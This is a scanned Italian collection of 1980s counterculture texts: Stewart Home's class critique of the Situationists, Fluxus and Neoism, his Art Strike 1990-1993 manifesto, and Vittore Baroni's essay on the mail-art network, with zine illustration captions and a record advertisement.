Una delle preoccupazioni centrali della fazione di Debord dell'I.S. -che dopo la divisione del 1962 nel movimento divenne l'Internazionale Specto-Situazionista- era l'idea del 'superamento dell'arte'. Debord e l'Internazionale Specto-Situazionista credette che la possibilità di una creazione artistica significativa fosse finita con dada e il surrealismo e che la sola cosa rimasta da essere compiuta era la realizzazione e la soppressione dell' 'arte'. (Vedi ad esempio la tesi 191 della 'Society of the Spectacle' di Debord o 'Captive Words' di Khayati in 'International Situationiste' 10).

Sebbene la scelta degli Specto-Situazionisti, che dada e il surrealismo segnassero la fine dell'arte, non sia arbitraria (l'Internazionale Specto-Situazionista vide se stessa come l'erede del dada e del surrealismo e volle andare 'oltre' la loro trasgressione dell'arte) essa è scorretta. Come abbiamo visto, secondo una prospettiva materialista e di classe, l' 'arte' è un prodotto della società capitalista, non di meno -come pratica- può soltanto divenire ridondante qualora la borghesia stessa venga rovesciata. L'Internazionale Specto-Situazionista credette che il capitalismo fosse entrato in un periodo di decadenza all'epoca dell'assalto condotto dai primi movimenti operai; il dada e il surrealismo essendo contemporanei di questo 'assalto' giocarono, così credette l'Internazionale Specto-Situazionista, un ruolo simile, nella cultura, a quello dei moti proletari nella sfera economica e politica. L'Internazionale Specto-Situazionista vede in questo punto una rottura fondamentale: precedentemente ad esso entrambi, il capitalismo e la sua arte-cultura, erano in una fase di progresso, dopo essi entrarono in una fase di decadenza. La mia analisi mette in dubbio una tale veduta -secondo una prospettiva materialista, l'arte non ha mai giocato un ruolo progressista nella cultura, ma è anzi servita come una giustificazione per lo snobbismo, l'elitarismo e l'oppressione, sin da quando è emersa nella sua forma moderna nel corso del diciottesimo secolo.

Gli Specto-Situazionisti sperarono di "attuare e sopprimere" l'arte attraverso una reinvenzione della vita quotidiana:

> L'IDEA ERA CHE L'ARTE SAREBBE SCOMPARSA ENTRO COSTRUZIONI POETICIZZATE DELL'ESISTENZA QUOTIDIANA, PER ESSERE PRATICATA AUTONOMAMENTE DA UNA CLASSE PROLETARIA CHE SAREBBE DI FATTO DIVENUTA "PADRONA SENZA SCHIAVI".

Ma un'esteticizzazione della vita quotidiana, e di conseguenza del proletariato, non è in alcun senso un concetto neutrale e tali idee sono in definitiva le aspirazioni di una frazione avanguardistica interna alla classe borghese.

L'ARTE E LA POESIA E DI NUOVO OGNI SISTEMA ESTETICO CHE PRIVILEGIA LA FORMA SUL CONTENUTO - SONO IN DEFINITIVA FACCENDE BORGHESI.

Poiché gli Specto-Situazionisti hanno fallito nel rompere con queste idee la loro pratica finì col rinforzare la posizione globale della borghesia. Proiettando cose borghesi entro il proletariato, l'Internazionale Specto-Situazionista fece apparire tali cose universali (non agli occhi della classe lavoratrice, ma per la rassicurazione della borghesia). Le idee situazioniste, emergendo come fecero dalle trasgressioni dell'avanguardia, sono aliene a -e in guerra con- il gusto popolare.

Il secondo gruppo che considereremo -Fluxus- poneva, come affermato, "la trasformazione della cultura e dell'ideologia come uno dei suoi obiettivi principali" (Ken Friedman 'On Fluxus', Flash Art, n. 84/5, Ottobre/Novembre 1978). La speranza di Fluxus era di rendere più 'democratica' l'arte. Uno dei modi attraverso i quali questo poteva essere realizzato consisteva nella produzione di semplici compiti che potevano in teoria essere svolti da chiunque. Due esempi tratti da George Brecht, dalla raccolta 'Water Yam' (Fluxus 1964), sono 'Instruction':

"Accendi una radio. Al primo suono spengila".

e 'Three Telephone Events':

"Quando suona il telefono, lascialo suonare fintanto che non smette.
Quando il telefono suona alza il ricevitore poi riappendi.
Quando il telefono suona, rispondi".

Mentre chiunque o quasi è di fatto capace di eseguire questi compiti, non appena è posta la domanda su quale genere di persona vorrebbe occuparsi di fare attività, diviene subito evidente che questa 'arte democratica' rappresenta gli interessi di elementi avanguardistici all'interno della frazione culturalmente potente della borghesia. L'impatto dei compiti fluxus dipendeva dalla loro trasgressione delle norme della cultura borghese (un tratto caratteristico di tutta l'arte d'avanguardia) e sebbene semplici da eseguire, erano basati su un sistema estetico contrastante con il gusto popolare. Mentre gli esteti borghesi che cercano l'innovazione formale nella cultura -anziché il contenuto o il 'significato'- possono apprezzare tali gesti 'democratici', un proletario troverebbe ridicola l'idea che una tale attività abbia valore. Nonostante che ad un qualche livello i compiti fluxus invitino alla partecipazione, la tradizione intellettuale alla quale sono cresciute tali attività è aliena al gusto popolare e impedisce inevitabilmente la partecipazione del popolo. A dire il vero, questa divisione classista entro la cultura è tracciata per autentificare i lavori dell'avanguardia. La reazione popolare di derisione incontrata dai lavori d'avanguardia è usata per rafforzare il mito dell'artista come individuo isolato che mira al progresso e a fini umanitari (a dispetto delle 'difficoltà' di dover trattare con un pubblico 'non interessato' e 'reazionario'). Il fatto che l'artista, come parte della classe dominante, sia capace di definire cos'è che costituisce il 'progresso' e 'l'umanismo', è ignorato per motivi di convenienza.

Il terzo gruppo che considereremo -i Neoisti- furono fortemente influenzati sia dai futuristi che da Fluxus. Il primo gruppo Neoista fu fondato a Montreal nel 1979. I suoi componenti erano

affascinati da video e computers -la soft-technology rappresentava per loro ciò che era stata la hard-technology (motori di macchine, fabbriche) per Marinetti e il suo circolo. La forma, sotto la maschera del progresso, interessava il gruppo molto più del contenuto (le implicazioni delle 'innovazioni' tecnologiche). I Neoisti di Montreal furono ipnotizzati da ogni congegno che usciva nel 'libero mercato'. In questo ambito particolare la loro inclinazione sembra riflettere il gusto popolare. Ma essi unirono a questo un'inclinazione verso quella trasgressione dell'avanguardia che riflette chiaramente il loro status di gruppo operante all'interno della classe dirigente. Per dare un solo esempio e per illustrare allo stesso tempo il debito del gruppo verso Fluxus, vi è il caso del neoista Istvan Kantor, che nel 1979 iniziò una 'campagna di sangue' allo scopo di procurare denaro per la cospirazione culturale neoista. Fra le altre cose, essa consistette nell'uso del proprio sangue per dipingere. Una delle fonti che ispirò quest'azione fu chiaramente il 'lavoro-istruzione' pre-Fluxus di Yoko Ono: 'Blood Piece' (esibito come parte della prima mostra newyorkese della Ono nel 1960):

"Usa il tuo sangue per dipingere.

a) Continua a dipingere finché non svieni.

b) Continua a dipingere finché non muori."

Un tale lavoro rafforza tutti i miti sull'arte e l'artista che sono cari alla borghesia -e riproduce valori della classe dominante privilegiando la forma sul contenuto, l'arte sopra la vita, la distanza sulla partecipazione. La cosa importante non è quella dipinta (nel caso di Kantor un'accozzaglia astratta), ma il fatto che per dipingere sia usato il sangue. I neoisti affermavano spesso di star cercando di creare situazioni aperte, alle quali poteva partecipare 'chiunque'. Ma, così come per Fluxus, non avvenne esattamente una partecipazione di massa, poiché il desiderio dichiarato dei Neoisti di "fuggire dalla prigione dell'arte", era del tutto alieno al -ed in contrasto con- il gusto popolare. Le masse non sentono la necessità di "fuggire dalla prigione dell'arte", poiché non accettano il valore che la borghesia pone sul 'capitale culturale'. E' assai probabile che molti dei partecipanti a Fluxus e al Neoismo siano del tutto sinceri nel desiderare di rendere l'arte più democratica, allo stesso modo in cui molti cristiani sono sinceri quando pregano per la salvezza delle anime dei peccatori.


SPERIAMO CAMERATESCAMENTE DI RIUSCIRE A RENDERE EVENTUALMENTE CHIARO A COLORO CHE DESIDERANO UNA PRATICA ARTISTICA PIÙ DEMOCRATICA CHE CIÒ CHE È ATTUALMENTE NECESSARIO È L'ABOLIZIONE DEL SISTEMA CAPITALISTICO E CON ESSO DELLA CATEGORIA DELL'ARTE.

Anche nelle intenzioni degli Specto-Situazionisti e dei loro seguaci, l'arte deve essere abolita, ma nel loro caso ciò è alquanto complicato poiché, in termini verbali, essi già si immaginano essi stessi nell'atto di operare un tale progetto. Ciò che dobbiamo fare è convincerli di non avere ancora compreso appieno la base classista della cultura. Così come per coloro che sostengono

- *Illustrazione tratta dalla copertina di VINILE, n. 0, 1988, Milano, Italia.*

l'attuale sistema culturale e politico, io non provo altro che disprezzo per questi tizi. Nel frattempo, la grande maggioranza della gente comune ha la fortuna di rimanere al di fuori da qualsiasi argomento intellettuale sullo status dell'arte. Essi comprendono intuitivamente la sua base classista, e non hanno alcun bisogno di una qualsiasi teoria intellettuale per rafforzare le loro credenze (come dimostra il responso popolare che ritiene la sperimentazione d'avanguardia una schifezza).

1. Va notato che Kantor non riuscì mai a procurare denaro per la 'Cospirazione Culturale Neoista' mediante la vendita del suo sangue. L'uso di fluidi corporali nei 'lavori artistici' era già troppo comune al tempo in cui Kantor avviò la sua 'campagna' nel 1979 per creare un qualsiasi interesse. Nel secolo scorso, i Pre-Raffaelliti come Rossetti avevano usato il loro sperma come ingrediente nel processo pittorico. Alla fine degli anni cinquanta e all'inizio dei '60, il Nouveaux Realista Manzoni inscatolò le sue feci e le vendette come prodotto artistico. Nel suo 'Meat Show', tenutosi nel 1964 al Mercato Della Carne di Washington, Delford Brown produsse 'Stampi di Fegato' con il sangue degli animali: aveva anche un'infermiera che disegnava col suo sangue, un cuoco cinese che lo friggeva, e poi lo mangiava. Sarebbe tedioso riferire altri esempi di fluidi corporali usati nei o come lavori artistici. Lo stesso modo può dirsi delle attività di Kantor nel contesto neoista. L'obiettivo principale del movimento, fu la creazione di situazioni di collaborazione che di solito si rivolgevano al consumo di cibo. Così nessun individuo dovrebbe essere considerato così importante da risultare insostituibile per il gruppo. Ad ogni modo, Kiki Bonbon, R.U. Sevol, Pete Horobin, Stiletto, Graf Haufen e John Berndt sono fra coloro che svolsero un ruolo di maggior peso. Anche l'autore di queto scritto collaborò per un breve periodo con il 'movimento' Neoista. (Trad. Stefano e Giovanna Bettini)



- Foto di Stewart Home. Illustrazione tratta da VAGUE magazine, n. 20, 'Televisionaries', 1988, Londra, Inghilterra.

"ART STRIKE HANDBOOK", 1989, SABOTAGE EDITIONS, LONDRA, INGHILTERRA

"ART STRIKE [SCIOPERO DELL'ARTE] 1990-1993"

Di Stewart Home

Quando il gruppo PRAXIS dichiarò l'intenzione di organizzare 3 anni di Sciopero dell'Arte per il periodo 1990-1993, essi realizzarono completamente che questa (non)azione proposta avrebbe almeno dovuto creare tanti problemi quanti quelli risolti.

L'IMPORTANZA DELLO SCIOPERO DELL'ARTE NON RISIEDE NELLA SUA PRATICABILITÀ, MA NELLE POSSIBILITÀ CHE ESSO APRE PER INTENSIFICARE LA LOTTA DI CLASSE.

Lo Sciopero dell'Arte indica una serie di punti; il più importante fra questi è il fatto che la gerarchia delle arti imposta socialmente può essere sfidata attivamente e aggressivamente. Prendere semplicemente parte a questa sfida apre una considerevole via verso lo smantellamento del sistema mentale 'Arte' e mina la sua posizione egemonica dentro la cultura contemporanea, poiché il successo dell'arte, come una supposta "forma superiore di conoscenza", dipende in larga misura dal non mettere in discussione il suo status.

Altri punti con i quali è collegato lo Sciopero dell'Arte includono quella serie di problemi centrati sulla questione dell'identità. Col focalizzare l'attenzione sull'identità dell'artista e le consuetudini sociali e amministrative che un individuo deve attraversare prima che una tale identità venga generalmente riconosciuta, gli organizzatori dello Sciopero dell'Arte intendono dimostrare che entro questa società vi è un generale allontanamento dai piaceri del gioco e della simulazione; un allontanamento che conduce, tramite la codificazione, nella prigione del 'reale'.

Così, ad esempio, i giochi di simulazione [role-playing] dei bambini, vengono utilizzati come una preparazione per i ruoli limitati che i bambini sono costretti a 'vivere' fino al raggiungimento della maturità. Analogamente, prima che un individuo possa diventare un artista (oppure infermiere, pulitore di cessi, banchiere e via dicendo), deve prima simulare il ruolo; anche coloro che si sforzano di mantenere una varietà di identità possibili, trovano tutti troppo velocemente le loro gioiose simulazioni trasformate (tramite la meccanica della legge, della pratica medica, della fede ricevuta e così via) in un ruolo cristallizzato all'interno della prigione del 'reale' (piuttosto spesso letteralmente nel caso di coloro che sono bollati come schizofrenici).


Gli organizzatori dello Sciopero dell'Arte hanno sfruttato coerentemente il fatto che in questa società ciò che è simulato tende a divenire reale. Nella sfera economica, lo sciopero è un'azione ordinaria; simulando questa classica tattica di lotta proletaria dentro il regno della cultura possiamo portare la realtà quotidiana della lotta di classe innanzi all'attenzione della frazione

Schmock
No. 6

alla 'avanguardia' della borghesia (e ciò costringe accademici, intellettuali, artisti e così via a dimostrare da quale parte essi stiano realmente).

AL MOMENTO ATTUALE LA LOTTA DI CLASSE È PIÙ INTELLEGIBILE NEL CONSUMO DELLA CULTURA (CF. BOURDIEU) CHE NELLA SUA PRODUZIONE.

lo Sciopero dell'Arte è in parte un tentativo di riaggiustare l'equilibrio.
Mentre gli scioperi in se stessi sono stati tradizionalmente visti come un mezzo di combattere lo sfruttamento economico, lo Sciopero dell'Arte riguarda principalmente l'argomento del dominio politico e culturale. Estendendo e ri-definendo la concezione tradizionale di sciopero, gli organizzatori dello Sciopero dell'Arte sono intenzionati ad accrescere il suo valore sia come arma di lotta che come metodo di disseminazione di propaganda proletaria. Ovviamente, il valore educativo dello sciopero resta di importanza primaria, la sua violenza aiuta a dividere le classi e conduce ad un confronto diretto fra gli antagonisti.
I sentimenti profondi sollevati dallo sciopero esprimono le qualità più nobili del proletariato. Così sia lo sciopero generale che lo Sciopero dell'Arte dovrebbero essere intesi in termini di psicologia sociale, come immagini mentali intuitive, piuttosto che come azioni teorizzate razionalmente.
Nel 1985, quando il gruppo PRAXIS dichiarò la propria intenzione di organizzare uno Sciopero dell'Arte per il periodo 1990-93, risolveva la questione di che cosa avrebbero fatto i membri del gruppo nei cinque anni che precedevano lo sciopero. Questo periodo è stato caratterizzato dallo svilupparsi di una lotta contro la cultura ricevuta dalla società al potere (e si è manifestata fisicamente nell'adozione di identità multiple come Karen Eliot e nell'organizzazione di eventi come il Festival del Plagiarismo). Ciò che l'organizzazione dello Sciopero dell'Arte lasciava irrisolto era come i membri di PRAXIS e i loro sostenitori avrebbero usato il loro tempo dopo il periodo dello sciopero. Così lo sciopero è stato collocato in una chiara opposizione alla chiusura -per ogni 'problema' che ha 'risolto', almeno un nuovo 'problema' è stato 'creato'.
(Trad. Stefano Bettini)



STRIKE OUT BEFORE YOU'RE STRUCK OUT

1990–1993 THE YEARS WITHOUT ART

- In questa pagina:
Illustrazione tratta da un volantino pubblicitario dell'Art Strike realizzato da STEWART HOME, Londra, Inghilterra.
- Nella pagina accanto:
Illustrazione tratta dalla copertina della fanzine SCHMOCK, n. 6, 1986, c/o X-Mist Records, Wildberg, Germania.

Illustrazione tratta da FACT SHEET FIVE, n. 38, 1990, Rensselaer, New York, USA

"ARTE POSTALE!", N. 60, 1989, VIAREGGIO, ITALIA

"IL COLLEGAMENTO NASCOSTO - UNA FAVOLA SUL FARE NETWORK"

Di Vittore Baroni

"Guarda nel telescopio per vedere quello che io posso vedere: confuso dalla vista delle costellazioni che mi guardano" (Luna Wilson, The Network)

Io spedisco e ricevo ogni giorno molte lettere, e questo fin dal 1977, quando scoprii per la prima volta l'esistenza del Network della Mail Art. Dieci anni, 3650 giorni, ho ricevuto 20000 o più lavori postali e ne ho spediti l'equivalente- e non ho mai invitato il mio corrispondente a prendere un drink da me. Sono un genere di blackmailer pervertito per sciupare in francobolli una così vasta parte delle mie entrate guadagnate tanto faticosamente? Cercherò di spiegare, a voi, così come a me stesso, le ragioni di questo processo estensivo di tele-comunicazione: sono troppo squattrinato per permettermi uno psicanalista.

Il mondo è pieno di umani poco intelligenti, robotici e passivi, che sarebbero chi lavora in silenzio per servire un più alto potere di natura ideologica o materialista; a volte, siamo tutti un po' robotici per ottenere le briciole di una torta irraggiungibile. Il mondo è pieno anche di gente molto simpatica e interessante, disseminata nei posti più impensabili, che emanano strane correnti di energia che attraggono e ispirano altri spiriti con simili idee. Fin da quando ero un ragazzo, percepivo le tracce di alcune misteriose correnti dentro a riviste, libri, dischi, facce e luoghi. Tutti noi notiamo, a volte, questa energia, ma potrebbe essere così indefinibile e debole che nessuno strumento sofisticato, eccetto il cuore umano, potrebbe individuarla.

Una lettera indirizzata a te personalmente, dall'angolo più lontano del globo, è un filo di energia che lancia messaggi più potente di uno show sul primo canale TV. Attraverso il sistema postale puoi scoprire una trama di energia planetaria, un network di amore, arte e follia. Ogni cosa è possibile, ogni cosa funziona. Per certi versi è come pescare a caso in una piscina piena di stranezze. Altri scriveranno dei saggi che spiegano con logica e buon senso cosa sia questa cosa chiamata Mail Art. Io sto cercando di trovare il vero motivo per cui sono diventato un drogato da posta. Sii paziente, prende tempo sbucciare la cipolla strato dopo strato. La Mail Art è la fuori (da Ray Johnson o dal Pony Express) e è come un'entità invisibile che alcuni pensano di poter usare per entrare nella Storia dell'Arte, altri per fare il giro del mondo in 80 cartoline, altri per rompere il loro isolamento e per consolare le proprie delusioni. C'è un lato nobile e effimero nell'atto di scambiare lettere/cartoline, ma la Mail Art non è solamente 'attraente' o un club di cuori solitari per artisti potenziali. Se hai semplicemente bisogno di un 'amico di penna' ci sono molte organizzazioni che ti possono aiutare molto efficacemente (cerca per esempio 'The Letter Exchange', P.O.Box 6218, Albany, CA, 94706, USA).

La Mail Art confina e attraversa altri campi di espressione alternativa: la musica underground, le riviste di poesia/letteratura, l'arte dei graffiti e delle strade, il teatro di strada e le performance, l'intera tradizione complessa dell'auto-produzione, le frange sopravvissute e trasformate della vecchia contro-cultura, etc. Quindi, il lato giocoso e effimero della Mail Art viene sempre bilanciato da implicazioni più serie e durature.

Noi siamo saturi delle comunicazioni dei mass-media, il cervello cortocircuita in quanto ogni volta c'è troppi dati a disposizione. Un messaggio indirizzato in modo personale attiva una risposta diretta, è un processo mentale totalmente differente dal consumo passivo delle opere d'arte sul muro di una galleria. L'artista scende dalla sua Torre d'Avorio e diventa una nuova parte funzionale della nostra vita quotidiana. L'arte, come la musica, nei tempi preistorici era nata fuori da preoccupazioni magiche e funzionali. La Mail Art può essere una grande esperienza da imparare, è come un giocattolo nelle mani di un bambino; sei tu a inventarti i ruoli differenti ogni volta che ti metti a giocare. E' un micro-universo che puoi controllare dal tuo soggiorno, un paesaggio caleidoscopico che cambia a seconda del punto di osservazione.

Non cercherò di nascondere gli aspetti noiosi e nefasti della comunicazione postale.

Lo stesso ricevere arte piccola da tutto il mondo, qualche volta si risolve in un ammassare ingordo di materiale, senza una finalità precisa. Il collezionare può diventare una forma di perversione nutrita da istinti di morte, simile all'appendere farfalle vive su un pannello di legno. La Mail Art tende anche a diventare troppo prevedibile, organizzandosi in nuovi circoli viziosi (invito - mostra -catalogo) che sostituiscono il vecchio modello (lavoro d'arte -gallerista -collezionista -museo). Nel peggior caso, i mail-artisti sfruttano la loro associazione con centinaia di individui che cooperano, per 'creare' il proprio illusorio movimento artistico, per spingere il loro nome o 'ismo' sulla scala sociale della fama. Puoi sopportare facilmente il caos totale di produzione dei diversi ego e prospettive che coesistono nel network (differenza di età, colore, capacità, fede, etc.), o puoi finire dentro argomenti penosi, il che dipende dal tuo grado di flessibilità e tolleranza.

"C'è sempre qualcuno che dorme e qualcuno che è sveglio, qualcuno che sogna dormendo e qualcuno che sogna da sveglio... THE NETWORK IS ETERNAL": questo fu scritto da Robert Filliou in un vecchio numero della rivista 'File' (settembre 1973), ed è il modo in cui è nata l'amata definizione di 'Eternal Network', riferita alla corrispondenza creativa. Filliou, come Ray Johnson in un modo più obliquo, è molto acuto nel rivelare i caratteri della Filosofia del fare Network, le mutazioni che questa induce nello spirito e nel ruolo degli artisti. Nello stesso teso scrive: "Se è vero che la conoscenza e l'informazione su tutta la ricerca dell'arte moderna è più di quanto ogni singolo artista possa contenere, allora il concetto di 'avanguardia' è obsoleto. Con una conoscenza incompleta, chi potrebbe definire chi è sul fronte e chi non lo è?". Chiaramente non è più un problema di essere sul fronte, ma di andare più in profondità. Di riscoprire i valori magici e funzionali dell'arte, ma non nei modi attraenti e superficiali del mercato artistico. Oggi l'arte, per avere un significato sociale, deve collegarsi maggiormente con la scienza, la filosofia e la vita di ogni giorno. Il design di una penna a sfera che compro in città è più interessante

dell'ultimo vernissage alla moda. La Mail Art è solo una tra i tanti spiragli che si affacciano sulla terra del network. Uso questa definizione ampiamente diffusa (Mail Art), ma personalmente io preferisco pensare a un Ethereal Open Network (E.O.N.) [Etereo Network Aperto] che include ogni specie di operazione di network alternativa che opera oggi sul pianeta. Mail Art non è sufficiente, è molto riduttivo e frustrante limitare il tuo terreno di gioco a un ghetto altamente specializzato di creatori di cartoline e timbri. Il fare network, il cercare un contatto con altri esseri e il lavoro collettivo su progetti differenti, è per me interessante solo quando apre la mente a nuove frontiere, quando non si tiene alla larga dall'Utopia. Gli anni 70/80 possono essere visti come due decadi che hanno dimenticato tutti i sogni radicali di cooperazione per una migliore qualità della vita di tutti. E' un periodo di sogni materialisti e di dura competizione, ognuno per conto suo. Inoltre, queste sono solo le fotografie proposte dai media, dai sociologhi delle corporazioni, dai programmatori di mode.

LE CORRENTI DI ENERGIA POSITIVA SONO SEMPRE FIORITE. LA RESISTENZA NON HA MAI CESSATO. CAMBIA SEMPLICEMENTE I VESTITI DI TANTO IN TANTO. IL NETWORK DELLA MAIL ART È SOLO UNA FOGLIA NEL GRANDE ALBERO DELL'E.O.N.: SFORTUNATAMENTE, ANCHE LE FOGLIE CREDONO CHE L'ALBERO SIA ARIDO. NON POSSONO VEDERE GLI ALTRI RAMI NELLO SMOG PROFONDO.

Una guerra dei media è in atto, ogni giorno e dovunque, e noi siamo tutti nati in canali leggermente differenti. Questo provoca alcuni problemi nei tanti modi in cui noi comunichiamo. Io scrivo con la mia propria storia particolare come background, e voi tutti leggete una storia leggermente differente nelle mie parole. Non sono qui per convincere o conquistare nessuno, sono davanti a una macchina da scrivere sentendomi impotente. E cosa dire in riguardo alla solitudine, disoccupazione, disperazione, il mal di denti, o come lo vuoi chiamare? Sicuramente, il far lavorare le mani, disegnare, dipingere, o scrivere, può essere inutile quanto lo è il fissare il vuoto. Ricorda come Dio rispondeva a Woody Allen: "Tu devi solamente scrivere barzellette migliori". La Mail Art è un buon punto di partenza così come lo è qualsiasi altro, per cercare (o sorridere del) il 'Significato della Vita'.

Quanti altri mail-artisti ci sono la fuori? In dieci anni, ho corrisposto con almeno 3000 persone diverse (c'è un limite al tempo libero di chiunque), ma il numero totale di artisti postali attivi, è stato stimato nell'ordine dei 10.000-20.000 individui. E' un piccolo esercito o una grande famiglia, dipende da come tu la guardi. A volte i grandi numeri sono più piccoli di quel che sembrano e i numeri piccoli sono più grandi di quello che pensi. Oggi alcuni partiti politici hanno meno di 20.000 membri, alcune riviste nazionali hanno meno di 20.000 lettori. Molti racconti autorevoli sono stati da prima pubblicati in edizioni di poche centinaia di copie. Basta solo una buona barzelletta per far ridere mezzo pianeta.


Nonostante che il sistema postale sia ancora il modo più economico per comunicare con gli altri

continenti, alla fine il terminale del computer rimpiazzerà la casella postale, con gli aumenti delle spese postali e l'espandersi costante della tecnologia del modem/BBS. I giorni dell'arte 'impostata' possono essere già segnati, ma qualcos'altro sostituirà la cara vecchia busta. Un incontro diretto di coloro che fanno network è stato cercato in diverse occasioni recenti (con il risultato di festivals, congressi e nervosi insuccessi), includendo esperimenti telepatici e una 'convention' sul livello astrale (scrivi a Hakim Bay per più dettagli, c/o Autonomedia, Box 568, Brooklyn, NY, 11211, USA). Nell'ultimo decennio ci sono stati alcuni tentativi di fare una rivista di Mail Art veramente internazionale, ma con scarso successo. In prevalenza, le pubblicazioni di Mail Art sono semplici assemblaggi di pagine cedute dai partecipanti (fotocopie, lavori con i timbri, collage, etc.) di conseguenza hanno una circolazione molto limitata (100-250 copie). Nella maggioranza dei casi, queste riviste sono lo sforzo di un singolo artista, e durano tanto quanto lui/lei può trovare il tempo e il denaro per raccogliere e distribuire tutte le copie. Alcune pubblicazioni, più o meno connesse alla Mail Art, sono state capaci di finanziarsi per mezzo di sovvenzioni, vendite e sottoscrizioni (vedi 'Vile', 'Lightworks', 'Rubberstampmadness'), ma di solito le fanzine di Mail Art sono vendute e distribuite gratis

(NON C'È BISOGNO DI DIRE CHE IL FATTO CHE TU NON DEBBA PAGARE PER AVERE UN PEZZO DI MAIL ART È CIÒ CHE FA VERAMENTE LA DIFFERENZA RISPETTO AL MERCATO UFFICIALE DELL'ARTE)

Ciò che oggi sembra mancare, è una rivista stabile sulle teorie e i problemi del fare Network, una pubblicazione dove tu possa trovare saggi approfonditi sugli aspetti particolari del processo del fare network e dati di prima mano utili ad espandere (o a far partire da zero) il tuo coinvolgimento personale nel network. Nessun critico professionista o studente d'arte sembra propenso a fare quel lavoro (in quanto non ci sono inclusi dei guadagni!), così è lo stesso mail-artista che cerca di riempire quest'assenza. Gli unici due libri ufficiali reperibili 'circa' la Mail Art sono stati scritti da Mike Crane, un tempo operatore del Network ('Correspondance Art', Contemporary Art Press, San Francisco, 1984) e dall'attivo artista postale Cracker Jack Kid (a.k.a. Chuck Welch, 'Networking Currents', Sandbar Willow Press Minneapolis, 1986). Tu impari solo cos'è che sta in realtà facendo la Mail Art. Per fare Mail Art devi solo comprimere le tue idee in un formato postale e mandarle a qualcuno, è semplicemente questo. Ciò che riceverai in cambio dipende soprattutto da ciò che mandi a giro: una idea cattiva non otterrà risposte eccitanti, un lavoro pieno di passione non passerà inosservato. Ora ti serve solo un po' di indirizzi per poter iniziare, poi i tuoi contatti fioriranno armoniosamente in relazione a quanto più ti immergerai nel network. Ti darò solo qualche indirizzo chiave che mi salverà dallo stampare pagine e pagine di nomi. Come dicevo, le riviste di Mail Art appaiono e scompaiono ogni notte, ma le copie di queste tre dovrebbero essere ancora disponibili (solitamente in cambio di materiale tuo, o devi

Illustrazione tratta da FORCED EXPOSURE, n. 16, 1990, Waltham, MA, USA



HELIOS CREED

SUPERIOR CATHOLIC FINGER

LP or cassette $6.75 postpaid from
Subterranean Records
PO Box 2530
Berkeley CA 94702 USA

send $1.00 for complete
24 page catalog

SUBTERRANEAN

